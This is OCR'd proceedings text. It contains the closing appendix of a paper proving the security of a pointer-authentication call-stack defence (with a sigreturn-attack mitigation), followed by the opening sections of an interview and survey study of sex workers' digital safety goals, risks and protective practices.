


Figure 8: Security games used in Theorem 1.

$G_1^{\mathcal{B}}(1^\lambda,H,q)$**:** $\mathcal{B}$ obtains masked authentication tokens $\mathtt{H}_K(x,y) \oplus \mathtt{H}_K(0,y)$ for up to q pairs (x,y) of $\mathcal{B}$'s choice, and must then distinguish the masks $\mathtt{H}_K(0,\cdot)$ from a random oracle.

$\mathtt{H}_K(\cdot,\cdot) \to$ random oracle

$G_2^{\mathcal{B}}(1^\lambda,H,q)$**:** This is the same as the previous game, except that $\mathtt{H}_K(\cdot,\cdot)$ is replaced by a random oracle and $\mathcal{B}$ is not limited in their number of queries. $\mathcal{B}$ must now distinguish between two random oracles, one of which is used in computing the authentication tokens, and one of which is independent of the authentication tokens.

Reformulation

$G_3^{\mathcal{B}}(1^\lambda,H,q)$**:** This is the semantic security game for repeated one-time-pad encryptions of a random string.

Figure 9: The game-hops used in Figure 8.

masked authentication token oracle. Then,

$$\mathbb{P}[G_1^{\mathcal{B}}(1^\lambda,H,q)=1] \leq \mathbb{P}[G_2^{\mathcal{A}}(1^\lambda,H,q)=1] + \mathsf{Adv}^{\mathcal{A}}_{\text{PAC-Distinguish}}(1^\lambda,H,q).$$

The second hop, from G_2 to G_3, is a mere reformulation of G_2 such that random oracles are represented as strings, and that rather than allowing $\mathcal{B}$ to request arbitrarily many authentication tokens from the challenger, we instead give $\mathcal{B}$ direct access to the oracle, as represented by the sequence of strings $T_{1\ldots 2^{\mathtt{VA_SIZE}}}$.

The third game is a semantic security game for the one-time pad, where $\mathcal{A}$ is given $2^{\mathtt{VA_SIZE}}$ encryptions of S_1 and then asked to distinguish between S_1 and a random string. The perfect secrecy of the one-time pad means that $\mathbb{P}[G_1^{\mathcal{B}}(1^\lambda)=1] = \frac{1}{2}$ and so

$$\mathbb{P}[G_1^{\mathcal{B}}(1^\lambda)=1] \leq \frac{1}{2} + \mathsf{Adv}^{\mathcal{A}}_{\text{PAC-Distinguish}}(1^\lambda,H,q). \quad (2)$$

Finally, we provide a reduction from $\mathsf{G}^{\mathcal{A}}_{\text{PAC-Collision}}(1^\lambda,H,q)$ to ${\mathsf{G}_1}^{\mathcal{B}}(1^\lambda)$. Suppose $\mathcal{A}$ can win $\mathsf{G}^{\mathcal{A}}_{\text{PAC-Collision}}(1^\lambda,H,q)$ with advantage $\mathsf{Adv}^{\mathcal{A}}_{\text{PAC-Collision}}(1^\lambda,H,q)$. Then, we define an adversary $\mathcal{A}^{\mathcal{A}}$ for ${\mathsf{G}_1}^{\mathcal{B}}(1^\lambda)$, shown in Figure 10.

This adversary wins ${\mathsf{G}_1}^{\mathcal{B}}(1^\lambda)$ with probability at least $\frac{1}{2} + \frac{1}{2}\mathsf{Adv}^{\mathcal{A}}_{\text{PAC-Collision}}(1^\lambda,H,q)$, and so by (2)

$$\mathsf{Adv}^{\mathcal{A}}_{\text{PAC-Collision}}(1^\lambda,H,q) \leq 2\mathsf{Adv}^{\mathcal{A}}_{\text{PAC-Distinguish}}(1^\lambda,H,q).$$

If the MAC $\mathtt{H}_K(\cdot,\cdot)$ is a pseudo-random function family with respect to K, then $\mathsf{Adv}^{\mathcal{A}}_{\text{PAC-Distinguish}}(1^\lambda,H,q)$ is negligible, and thus so is $\mathsf{Adv}^{\mathcal{A}}_{\text{PAC-Collision}}(1^\lambda,H,q)$. □

$\mathcal{B}^{\mathcal{A}}_{\text{oracle-request}}()$

return $\mathcal{A}_{\text{oracle-request}}()$

$\mathcal{B}^{\mathcal{A}}_{\text{oracle-response}}(x)$

$\mathcal{A}_{\text{oracle-response}}(x)$

$\mathcal{B}^{\mathcal{A}}_{\text{distinguish}}(T,S,S')$

$x,y,y' \leftarrow \mathcal{A}_{\text{gen-collision}}(T)$
if $S(y) \oplus S(y') = T(x,y) \oplus T(x,y')$ **then**
  return 1
else
  return 0
endif

Figure 10: An adversary $\mathcal{B}^{\mathcal{A}}$ for G_1 used in our black-box reduction of $G_{\text{PAC-Collision}}$ to G_1. Not shown is the variant $\mathcal{B}^{\mathcal{A}}_{\text{distinguish}'}(T,S,S')$ that is identical to $\mathcal{B}^{\mathcal{A}}_{\text{distinguish}}(T,S,S')$ except that T, S, and S' are given in the form of strings.

With a bound on $\mathcal{A}$'s probability of successfully obtaining a PAC collision, we may now obtain a bound on their probability of violating the integrity of an ACS-protected call stack.

Theorem 2 (Security of ACS)**.** *Consider a program whose call stack is protected by ACS, which has a call-graph C and b-bit masked authentication tokens $\mathtt{T}_K(x,y) = \mathtt{H}_K(x,y) \oplus \mathtt{H}_K(0,y)$. Then, an adversary with arbitrary control over memory can violate backward-edge control-flow integrity with probability*

$$\mathbb{P}\left[G^{\mathcal{A}}_{ACS}(1^\lambda,H,C,q)\right] \leq \mathbb{P}\left[G^{\mathcal{A}}_{PAC\text{-}Collision}(1^\lambda,H,q)\right] \leq 2^{-b} + 2Adv^{\mathcal{A}}_{PAC\text{-}Distinguish}(1^\lambda,H,q)$$

Proof. We begin with a security game for ACS, shown in Figure 11.

Our goal is to provide a black-box reduction from $G^{\mathcal{A}}_{\text{ACS}}(1^\lambda,H,C,q)$ to $G^{\mathcal{A}}_{\text{PAC-Collision}}(1^\lambda,H,q)$.

From line 24 of Figure 11, winning $G^{\mathcal{A}}_{\text{ACS}}$ implies that $\mathcal{A}$ has obtained colliding authentication tokens, and therefore $\mathcal{A}$ can win $G^{\mathcal{A}}_{\text{PAC-Collision}}$ with probability at least $\mathbb{P}[G^{\mathcal{A}}_{\text{ACS}}]$. Substituting the bound from Theorem 1, we obtain the bound given. □

B Mitigation of sigreturn attacks

A solution for precluding sigreturn attacks against PACStack would be to include the *signal return value* to the PACStack chain via the PC value stored on the signal frame:

$$asigret_i = \begin{cases} \mathtt{H}_K(sigret_i, asigret_{i-1}) & \text{if } i > 0 \\ \mathtt{H}_K(sigret_i, aret_n) & \text{if } i = 0 \end{cases}$$

Upon signal delivery, the kernel stores a copy of $asigret_n$ securely in kernel space as a reference value. If the process

$G^{\mathcal{A}}_{\text{ACS}}(1^\lambda,H,C,q)$

1 : $K \xleftarrow{\$} \{0,1\}^\lambda$
2 : / Give $\mathcal{A}$ q tokens from call-graph traversals.
3 : **for** $i \in \{1,\ldots,q\}$ **do**
4 : $p_{1\ldots m+1} \leftarrow \mathcal{A}_{\text{oracle-request}}()$
5 : / Is the request for a real path through the call-graph?
6 : **if** $\exists j : p_j \rightarrow p_{j+1} \notin \text{edges}(C)$ **then**
7 : **return** 0
8 : **endif**
9 : $auth_m \leftarrow \mathtt{T}_K(p_m, \mathtt{T}_K(p_{m-1},\cdots) \parallel p_{m-1}) \parallel p_m$
10 : $\mathcal{A}_{\text{oracle-response}}(auth_m)$
11 : **endfor**
12 : $ptr_{\text{jumper}}, ptr_{\text{correct}}, auth_{\text{correct}}, t_{\text{correct}},$
13 : $ptr_{\text{adv}}, auth_{\text{adv}}, t_{\text{adv}} \leftarrow \mathcal{A}_{\text{ACS-Violation}}()$
14 : / The substituted masked authenticated return address must be different.
15 : **if** $ptr_{\text{correct}} = ptr_{\text{adv}} \wedge auth_{\text{correct}} = auth_{\text{adv}}$ **then**
16 : **return** 0
17 : **endif**
18 : / Does the return pointer authenticate correctly with the adversary's
19 : / new masked authenticated return address as the modifier?
20 : **if** $\mathtt{H}_K(ptr_{\text{jumper}}, auth_{\text{correct}} \parallel ptr_{\text{correct}})$
21 : $\neq \mathtt{H}_K(ptr_{\text{jumper}}, auth_{\text{adv}} \parallel ptr_{\text{adv}})$ **then**
22 : **return** 0
23 : **endif**
24 : / Did the adversary provide a valid masked authenticated return address?
25 : **if** $auth_{\text{adv}} = \mathtt{H}_K(ptr_{\text{adv}}, t_{\text{adv}})$
26 : **return** 1
27 : **endif**
28 : **return** 0

Figure 11: Security game for ACS with respect to a program having call-graph C and authentication token function $\mathtt{T}_K(\cdot,\cdot)$.

was already executing a signal handler, and thus the kernel already has a reference copy of $asigret_{n-1}$ on record, it stores $asigret_{n-1}$ in the new signal frame and overwrites the secure copy with $asigret_n$. On `sigreturn` the kernel attempts to validate the PC and CR values in the signal frame as though the reference value was $asigret_0$. If successful it performs the signal return to $sigret_n$ and restores $aret_n$ to CR. Otherwise the kernel assumes a return to a nested signal handler, and retrieves $sigret'_n$ and $asigret'_{n-1}$ from the signal frame, validates them by calculating $asigret'_n = \mathtt{H}_K(sigret'_n, asigret'_{n-1})$ and comparing the result against the stored $asigret_n$ reference value. If successful the kernel replaces $asigret_n$ with $asigret_{n-1}$ in the secure kernel store and performs the signal return to $sigret_n$. If the validation fails the kernel terminates the process. This prevents $\mathcal{A}$ from 1) overwriting CR, and 2) forging the PC values in signal frames. For general protection against sigreturn attacks corrupting any register stored in the signal frame, all register values could be included in the *asigret* calculation using the `pacga` instruction and validated at the time of `sigreturn`.

"It's stressful having all these phones": Investigating Sex Workers' Safety Goals, Risks, and Practices Online

Allison McDonald
University of Michigan

Catherine Barwulor
Clemson University

Michelle L. Mazurek
University of Maryland

Florian Schaub
University of Michigan

Elissa M. Redmiles
Max Planck Institute for Software Systems

Abstract

We investigate how a population of end-users with especially salient security and privacy risks — sex workers — conceptualizes and manages their digital safety. The commercial sex industry is increasingly Internet-mediated. As such, sex workers are facing new challenges in protecting their digital privacy and security and avoiding serious consequences such as stalking, blackmail, and social exclusion. Through interviews (n=29) and a survey (n=65) with sex workers in European countries where sex work is legal and regulated, we find that sex workers have well-defined safety goals and clear awareness of the risks to their safety: clients, deficient legal protections, and hostile digital platforms. In response to these risks, our participants developed complex strategies for protecting their safety, but use few tools specifically designed for security and privacy. Our results suggest that if even high-risk users with clear risk conceptions view existing tools as insufficiently effective to merit the cost of use, these tools are not actually addressing their real security needs. Our findings underscore the importance of more holistic design of security tools to address both online and offline axes of safety.

1 Introduction

In recent years, there has been a massive increase in the number of sex workers working partly or exclusively through the Internet [15]. Sex work is prohibited or heavily regulated in most countries, resulting in many sex workers needing to manage digital and physical risks carefully while carrying out their work. Even in countries where sex work is legal, the profession is heavily stigmatized [63], and working legally may not be an option for all workers [59, 69]. Furthermore, sex work can be a risky business: in person, sex workers may face aggressive or violent clients, and police or immigration action [37, 59]; online, sex workers may face doxxing, harassment, or having their content stolen or misused [38]. Much like other end-users — but unlike previously studied at-risk occupations such as journalists [50] — sex workers rarely receive specialized digital security and privacy training or customized security tools.

Further, sex workers make up a sizable portion of the population: an estimated 42 million people are engaged in sex work worldwide [43, 56], spanning all genders, ethnicities, and socioeconomic backgrounds [35, 54, 64]. A growing body of sociological and HCI research has looked at how the Internet has impacted the working conditions of sex workers, including how they find and interact with clients [7, 11], conduct their businesses [63, 64], and even the forms of sex work they do (for example, supplementing in-person sex work with camming: live performance of sex acts on camera) [15, 39, 65]. Yet, while many recent studies on digitally-mediated sex work touch upon safety management [63, 64], none, to our knowledge, center the digital safety experiences and technical needs of this high-risk population.

Our research goal is to elucidate how sex workers manage their digital privacy and security. By understanding how a population that knowingly operates in risky physical, legal, and social contexts makes decisions around digital privacy and security, where the consequences of unwanted exposure can be significant, we hope to better understand (1) how technology can better address the specific safety needs of this particular population, (2) how awareness of serious risk influences digital security and privacy behavior, and (3) whether existing safety strategies and tools leave some needs unmet or force unwanted trade-offs. A better understanding of how this population manages digital safety can also inform our approach to improving digital security for end-users more broadly.

Through 29 semi-structured interviews with sex workers in Germany and Switzerland and a survey of 65 sex workers in Germany, Switzerland, and the UK (all countries in which sex work is legal but regulated), we explore sex workers' self-defined safety goals, the risks they identify to those goals in terms of both adversaries they frequently defend against as well as the digital tools that make protecting themselves difficult, and the concrete strategies and tools they use to protect themselves against those risks.

Safety for our participants encompasses multiple axes, including physical safety, financial security, having and enforcing clear boundaries, respect, privacy, legality, and access to a community of sex workers. Each of these axes of safety is dependent on others; a threat to one axis may increase the risks from another. For example, a sex worker failing to keep their legal name private may increase chances of physical threats like stalking or blackmail.

Our participants describe complex safety strategies, such as the use of multiple devices, self-censorship online, and the creation of support communities, e.g., to warn each other about dangerous clients. Yet, despite being aware of risks, and despite the serious consequences of failing to protect themselves, few participants engage with traditional tools specifically designed for privacy and security such as privacy settings, Tor, encrypted chat platforms, and password managers. Sex workers view these tools as lacking sufficient efficacy to address their risks or merit the effort of use. Instead, our work suggests the need for a more comprehensive re-imagining of what it means to be safe online, beyond individual tools and settings, including scaling the home-grown protections that high-risk users such as sex workers develop for themselves out of necessity, such as multiple identities, and protections that address both online and offline axes.

2 Related Work

Digitally-mediated sex work. Sex work is defined as the exchange of sexual services for money, encompassing a broad range of services such as escorting (i.e., full-service sex work), erotic massage, porn acting, camming (performing live sex acts on video), phone sex, professional domination (performing the dominant role in a BDSM relationship), and erotic dancing. Sex work is increasingly digitally-mediated, offering both new opportunities and challenges [37].

Prior work has examined the impact of the Internet on sex work through an economic lens. In 2011, Cunningham and Kendall found that the rise in digital sex work was due to overall increases in the commercial sex market and not from the migration of street-based sex workers to digital spaces [15]. Sanders et al. also found that, in 2016, 35% of escorts based in the U.K. were doing some form of digital sex work in addition to outdoor sex work [63]. Workers engaging in digitally-mediated sex work also had higher earnings than outdoor (street) workers [15]. Prior work suggests these economic gains are related to the Internet's utility as a tool for advertising to clients, allowing sex workers a greater amount of control over their ads and the clients they accept [7, 11, 64]. The Internet has also enabled new forms of sex work that are entirely digital, like camming [39]. Furthermore, the increased prevalence of the Internet has created new spaces for digital activism and community among sex workers [22].

The Internet can also reduce sex workers' risks. Strohmayer et al. describe the ways that sex-worker support services use digital technologies to better provide services [68], and in subsequent work examined in particular the *Bad Client and Aggressor List* used by sex workers in Canada to share warnings about potentially dangerous clients with one another [67]. Additional work shows that digital mediation of sex work reduces rates of law enforcement interactions, in turn lowering the risk of harassment or arrest [11, 15].

Nonetheless, sex workers still experience risks online and offline, and the Internet is increasingly intertwined with their safety management strategies. Several studies have discussed how sex workers manage risk via the Internet. Moorman and Harrison examine Backpage ads to learn how sex workers in the U.S. manage risk through carefully crafted ad language, and find that risk management differs across race and gender, with Black women and transgender sex workers exhibiting the most risk management [54]. Sanders et al. find in their survey of U.K.-based sex workers that most (80%) had been recent victims of crime, and enumerate ways they manage risk through strategies like using pseudonyms on digital platforms, screening for bad clients in forums, and relying on social media to have safety check-ins with friends or partners [64]. In this work, we build on existing knowledge of sex work risk management to hone in on the relationship between safety goals and risk management strategies, focusing on where digital safety strategies succeed and fail.

Digital privacy & security. There is an extensive body of research on tools and strategies for digital privacy and security. Multiple studies have examined the usability of various security tools and privacy enhancing technologies like encrypted chat (e.g., [1, 2]), Tor (e.g., [25, 72]), passwords and password managers (e.g., [9, 34]), and two-factor authentication (e.g., [14, 21]). General themes from these studies suggest that managing complex systems (as privacy and security tools often are) is difficult for many users, and the trade-offs users make based on perceived costs and perceived risks may lead to low adoption of even well-designed tools [8, 31, 62]. In this work, we examine whether users who perceive their digital risks more concretely, and who have arguably more severe risks, utilize more or different tools and protective behaviors.

Other work has focused specifically on how marginalized or otherwise high-risk populations manage privacy and security. Lerner et al. found that among transgender people, the Internet provided significant benefits in terms of activism and promoting representation of trans people, while creating new risks like blackmail and doxxing [42]. Guberek et al. studied privacy and security behaviors of undocumented immigrants, finding that participants took few concrete steps to protect their digital privacy and security [27], while Simko et al. examined U.S. refugees' digital privacy and security, finding that cultural differences impacted knowledge of digital risks, as well as the usability of security mechanisms like account recovery questions [66]. In prior work examining a high-risk occupation that depends on the Internet, McGregor et al. stud-

ied journalists' digital protective strategies and found that participants stopped using or were unable to use some secure tools because they were disruptive to or incompatible with their journalistic workflow, and that using secure tools with sources was challenging because both parties needed to use the tool for it to be effective [50]. Building on this prior work, we examine a high-risk population whose members frequently have multiple, intersecting high-risk identities, including gender identity [35] and immigration status [69]. Like journalists, sex workers often use the Internet for work, but without the specialized training or tools journalists often have.

Additional prior work has examined how technology is used in relationships with intimate partner violence (IPV) to create harm [24, 30, 46], while yet other work has examined end-users' security and privacy considerations during online dating [13, 26]. Our work focuses on digital security and privacy within commercial, regulated sexual contexts rather than non-commercial relationship contexts, though some risks may overlap.

3 Methods

We seek to understand (1) sex workers' safety goals; (2) the privacy and security challenges sex workers face in achieving those goals; and (3) the strategies workers use to mitigate those risks and achieve their safety goals. To answer our research questions, we conducted, in late 2018 and early 2019, interviews (n=29) and surveys (n=65) with sex workers in European countries in which sex work is legal.

Ethical considerations. As our participants are members of a high-risk population, we not only consulted with an ethics review board but also hired a sex worker to review our study materials for ethics and appropriateness. Further, we took care to protect participant privacy and ensure, as much as possible, that our work does not risk identifying participants. Specifically, we (1) collect no personally identifiable information, including collecting no demographic data, and (2) use end-to-end encrypted tools in all study communications. As we did not collect participants' demographics, we use gender-neutral pronouns for all participants throughout the paper.

3.1 Participant Recruitment

Our recruitment strategy was designed to capture a broad range of sex workers and their experiences, within legal, regulated contexts. We recruited interview participants by distributing recruitment flyers, both in English and German, at brothels in multiple cities, at multiple points of time, in Germany and Switzerland. We further contacted brothels and sex work organizations via email and phone calls. Organizations that were willing distributed our advertising materials to their constituents. Lastly, participants were recruited through snowball sampling, where participants recommended other sex workers. Participants were incentivized with an additional 10 Euro/CHF for referrals. Hard-to-reach populations like sex workers are often studied via such participant-driven sampling [4, 36, 51]. However, such sampling methods can limit generalizability. We used our multi-method recruitment approach to maximize generalizability — fewer than 10% of our participants came from snowball sampling.

Participants signed up for the study via an online form. They were given the option of creating an anonymous ProtonMail account for scheduling and for compensation, or providing an email address of their choosing. Overall, the recruitment process for this study took over four months; our experience collecting data is described in more detail in [60].

Participant descriptives. While we did not collect demographic information to ensure the anonymity and establish trust with our participants, many participants mentioned aspects of their identity during conversation. We can therefore describe at a high level the plurality of identities that our participants held, which shows that our sample, much like the sex worker population in Eupope [69], is diverse across many identities. Our sample contained sex workers who identify as both men and women, and not all of our participants identify as cisgender. Our sample contained participants that are immigrants from Eastern Europe, North America, and Africa, and participants who had varying levels of work authorization. Not all participants were white. Finally, the sex workers we spoke to varied in age and work experience; some had just begun working in the last year, while others had been working for multiple decades.

3.2 Interview Data Collection

Interview protocol. In our interviews, we sought to understand the safety goals, risks, and protective behaviors of our participants. Participants were first asked background questions to understand the type of sex work the participant performed and how they typically used the Internet in their work and personal life. Next, we probed their experiences of safety, asking questions such as "What is safety to you as a sex worker? How do you define safety?" We then probed their perceived risks (e.g., whether they have had a negative experience online, what types of attacks and attackers they aim to protect themselves against). We then explored participants' strategies for maintaining their online safety (e.g., "Would you say you do anything in particular to maintain your safety online?"), including probing specific behaviors such as use of security and privacy settings. Lastly, we asked participants questions about additional sex-work-related topics, outside the scope of this research paper.

Interview procedure. Participants chose to be interviewed either via chat, voice, or video. As such, there are quotes that

may contain text-speak or emojis. Based on each participant's language preference, interviews were conducted in English or German by members of the research team fluent in that language. Interviews lasted on average 60 minutes, ranging from approximately 30 minutes to 2 hours. For participant safety, all interviews were conducted using private paid "rooms" on Appear.in,[1] an end-to-end encrypted communication service. Participants were paid the equivalent of $75USD (75CHF or 60 Euros) in the form of an Amazon gift card or money transfer.[2] Following each interview session, audio recordings of the interviews, if applicable, were transcribed in the native language. German transcripts (both chat and audio) were then translated into English for analysis; bilingual members of the research team consulted the original German transcripts during analysis to ensure that tone, turns of phrase, and cultural contexts were captured and included in quotes and coding.

3.3 Survey Data Collection

After conducting interviews, we developed a survey instrument to gain a larger sample size and quantification of the same topics and emergent themes explored in our interviews. Specifically, we used an open-response question to probe respondents' definitions of safety: "How do you define safety as a sex worker? What does it mean for you to be safe?" Four closed-response questions asked about respondents' use of different digital tools (e.g., encrypted messaging applications, Tor); their use of safety strategies mentioned by interview participants (e.g., "I only communicate with clients on certain devices, SIM cards, or apps"); and how legalization of sex work and immigration status affected respondents' feelings of safety.[3] Survey participants were recruited from sex workers who contacted us to participate in the interview after interviews had concluded (early 2019), and were compensated 10EUR for roughly a 10-minute survey. As in our interview study, respondents could take the survey in either German or English.

3.4 Analysis

Interviews were analyzed using an open-coding process. Three co-authors randomly selected four interview transcripts to identify emerging themes and create a thematic framework for the interview data. After creating a codebook, two of the co-authors independently coded 10 interviews to reach clearer insights into the interview data. All interview transcripts were then double-coded, codings were reviewed by the researchers after every two to three interviews, and any disagreements were reconciled. Because the interviewers reviewed every independently-coded transcript together, we do not present inter-rater reliability [49, 53].

Responses to the open-response survey question about safety definitions were similarly analyzed using the same codebook. The results of our closed-response survey questions are reported descriptively. As this work is exploratory in nature, we had no hypotheses and thus make no statistical comparisons.

3.5 Limitations

Our results may be limited in their generalizability and by participants' willingness to share sensitive experiences. While we did our best to use many recruitment methods, conduct our study in multiple languages and at different sites, use non-judgmental language, and offer participants a high degree of privacy to encourage sharing, we cannot be sure that we exhaustively captured all possible experiences and strategies of sex workers in countries where sex work is legal. However, our results provide a set of concrete insights into the experiences and safety strategies of a high-risk population, not previously studied in the security literature.

4 Results

Based on the responses from both interview and survey participants,[4] we describe the privacy and security goals of our participants, the threats they see to those goals, and the strategies they use to protect themselves.

4.1 Definitions of Safety

We identify seven common safety goals. Most participants mentioned *physical safety*, and many talked about *financial security*, *clear boundaries*, and *privacy*. For some *respect*, *legality*, and *access to community* were important safety aspects. The ways that our participants define safety are intimately connected with their digital security needs and guide their protective strategies. By considering our participants' holistic safety goals [61], we can better understand their decision-making processes and unmet safety and security needs. While we describe each safety goal separately, these goals are interconnected and were often discussed together by participants. For example, both financial security and privacy may be necessary to minimize the risk of physical harm.

Physical safety. Most participants' definitions of safety included physical safety, which often encompassed being protected from physical assault or threat of assault by aggressive clients. As one survey participant stated, safety means *"being able to work without fear of abuse or aggression"* (S36).

[1] Appear.in recently changed its name to Whereby.com.

[2] Sex workers in Germany and Switzerland earn between 50 and 600 Euros per hour; thus we aimed to compensate them appropriately for their time participating in our study.

[3] The interview protocol, survey questions, and codebook can be found at https://osf.io/9mj7k/.

[4] We use participant IDs to refer to interview (P) and survey (S) participants.

That said, not all participants feared for their physical safety. Although we cannot report safety fears by gender due to participant protections, one participant's response suggested that their race and gender impacted their sense of safety: *"Since I am a very privileged white cis male I don't think about safety so much."* (S12) This difference in safety concerns across race and gender is consistent with other studies [54].

Many participants discussed physical safety as being related to having the necessary resources — including supplies, a safe physical space in which to work, and access to healthcare and the ability to enforce safe sex practices such as the use of condoms — to safely do their work. P11 describes:

> "Safety for me means: I can do my job in an environment that doesn't endanger me and provides me with the necessary stuff to protect me. I need gloves and condoms, for example. I also like to not be raped and killed on the job, so I prefer working in a studio with colleagues present." (P11)

Some participants described safety as when their protective strategies — including digital strategies — were in place (we discuss protective strategies in more detail in Section 4.3). For example, one participant shared:

> "I'm safe when people know where I am. . . I like when the clients send me photos before of them because when I don't know the face of the guy I am very scared." (P10)

Financial security. For many participants, financial security is a primary component of safety. Participants mentioned that financial security depends on sex workers being compensated fairly and having access to health insurance and other government and social safety nets. Financial security also ties closely into physical safety. For example, several participants mentioned that when they are financially secure, they are able to turn away clients who make them feel unsafe. For example, S31 explains:

> "I don't use drugs, don't gamble, have no debts, no financially needy relatives etc so I feel zero pressure to accept bookings. . . if I had to accept jobs against my better judgement eg someone who's obviously drunk or aggressive... or demanding services I don't offer, I would be unsafe." (S31)

Clear boundaries. Many participants' definitions of safety involved ideas of boundaries, psychological well-being, and, as S9 put it, *"to have control."* Participants reported feeling safe when their physical and sexual boundaries were respected, but also when their personal time was respected, as well as when digital boundaries they established between their work and personal lives were honored. P8 describes:

> "Safety is knowing. . . that my boundaries won't get crossed, like pushed to have unprotected sex. That I'll get paid for what I asked and that the hours will be clear and done." (P8)

Respect. Many participants connected their safety and well-being to being respected by clients and society at large. S10 stated that safety means *"not feeling that society thinks it's normal for me to get hurt."* P20 expands on this idea, saying that safety is intertwined with being protected from discrimination and stigma:

> "The absence of fear of suffering personal or financial disadvantages due to one's activity. . . where the rule of law prevails over personal reservations. Working as a [sex worker] should be recognized as a normal job." (P20)

Privacy. Respect and privacy are often linked. P6 says:

> "Privacy is directly tied in with safety from harassment these days. Safety is about working safe in a society that treats me with respect and respects my privacy as well." (P6)

For others, feeling safe is directly connected to their ability to control the privacy of their personal information from clients and/or from their social networks.

> "For me, privacy is when clients don't know my name or address and can only contact me when I allow it. . . . An unannounced visit from a friend would be something nice. An unannounced visit from a client would be a catastrophe." (P14)

Many participants worried about being "outed," or publicly identified as a sex worker against their wishes. The potential consequences of being outed range from embarrassment to blackmail and threats of physical violence. P10 shared:

> "I have a friend who [was blackmailed]. And if she didn't pay [the blackmailer], [they] would tell all the . . . neighborhood . . . My friend was born in a Muslim family, so it's more difficult. . . . If her family knows it, and if neighborhood knows it, she said to me that it would be the end of social life for her family." (P10)

This demonstrates how closely related privacy and physical safety are: if privacy goals are not met, it may lead directly to physical danger.

Legality. For some participants, safety stems from working legally and having access to support services:

> "I want to be recognized as a legit business. I want to tax my income and also deduct my expenses. I

> want to qualify for social security. I also want a safe way to advertise and find clients. I want to be protected by law, if a client misbehaves." (P6)

S22 describes how working in environments where clients feared law enforcement — because the location where they were pursuing services was not in compliance with legal regulation — makes their job less safe:

> "[I want] to work as little as possible in 'gray / dark' environments, such that customers [don't] have the feeling of needing to hide - [then] it is easier for me to vet them ahead of time." (S22)

For some participants, like P6, safety meant being able to call the police if they had a negative experience or were in danger. However, among our participants the ability to call the police safely might depend on whether they were officially registered as a sex worker, which was often, in turn, related to their immigration and work authorization status. Thus, some participants instead described safety as minimizing contact with the police as much as possible. S2 explains:

> "One of my sex worker friends is an undocumented migrant... She has no right to access healthcare. She is very distrustful of police and the authorities. She guards her privacy and anonymity more than other sex workers I know." (S2)

Access to community. Having access to a support community of other sex workers can also be an important component of safety. These support communities may be online or offline, as suggested by other work on sex workers [22, 64]. These online spaces can provide emotional or logistical support in the case of a negative experience, or just a place to feel validated and less isolated. S52 identifies that to feel safe, it is important for them to *"ensure I get things off my chest... with other sex workers in-house or online when I can."*

While these communities can provide safety education and resources, participants may face significant barriers to achieving and maintaining them. Policies regulating the use of online platforms for sex-work-related topics, even if not used for sex work itself, threaten the existence of these communities.

4.2 Perceptions of Risk

We next discuss the sources of risk identified by our participants. Unsurprisingly, clients pose a significant threat. Risks from clients often manifest on multiple safety axes. For example, clients may violate a sex worker's boundaries by finding their personal Facebook. If the sex worker's legal name is exposed, this can create risks of stalking and blackmail, which in turn increases risks to their physical security.

However, risk also stems from the legal and technical landscape in which sex work is conducted. Laws that regulate sex work (or business more generally) create opportunities for unwanted information exposure. Similarly, digital platforms create information exposure risks through the ways they moderate content and (dis)allow sexually-explicit uses, which may threaten the financial security and physical safety of participants. Finally, even the non-sexual policies of digital platforms — like "real name" requirements and people recommendation algorithms — create privacy risks for sex workers.

Risks from clients. Clients were often the most direct threat to workers' *physical safety*. Several participants shared stories of physical assault, while many others discussed experiences with harassment and stalking:

> "If you decide to close the [work] relation[ship] [some clients] become obsessive. A couple of times... I have been blackmailed, threaten they'd expose my activities online to my peers and family. Others have just showed up on my place of work looking for me... It's very unsettling, but with the right precautions I've learnt to avoid it. I'd much rather lose money than meet someone with potential to cause problems." (P17)

Efforts to avoid dangerous clients may threaten a participant's *financial security*. Furthermore, the threat of stalking and blackmail from clients often led participants to not only focus on physical safety, but also discuss the importance of *privacy*. In particular, keeping their real name and location private from clients was important for staying safe both online and offline. As P11 stated, *"I don't want clients to show up at my university or worse, at my flat. Some clients can get attached."* P24 had similar concerns, and shared a story illustrating the intersection between *privacy* and *physical safety*:

> "My lovely partner, who is also a photographer, has photographed me a couple times. I wasn't very smart and published my photos with his tag on a relatively public forum... Then, a client of mine who was very fond of me — which I also wasn't totally aware of — did some research and figured out who my boyfriend is. He found our places of business and then of course knew what we do in our free time, what our names are... Since then, I pay extremely close attention which tag is on the pictures." (P24)

While some negative experiences with clients may pose physical safety risks, other participants described clients threatening their *boundaries* by draining workers' time and resources: "time-wasters" just looking to chat or ask for photos without intending to book a session.

Legal risks. The extent to which sex work is legalized, and how it is regulated, influences how safe many sex workers feel

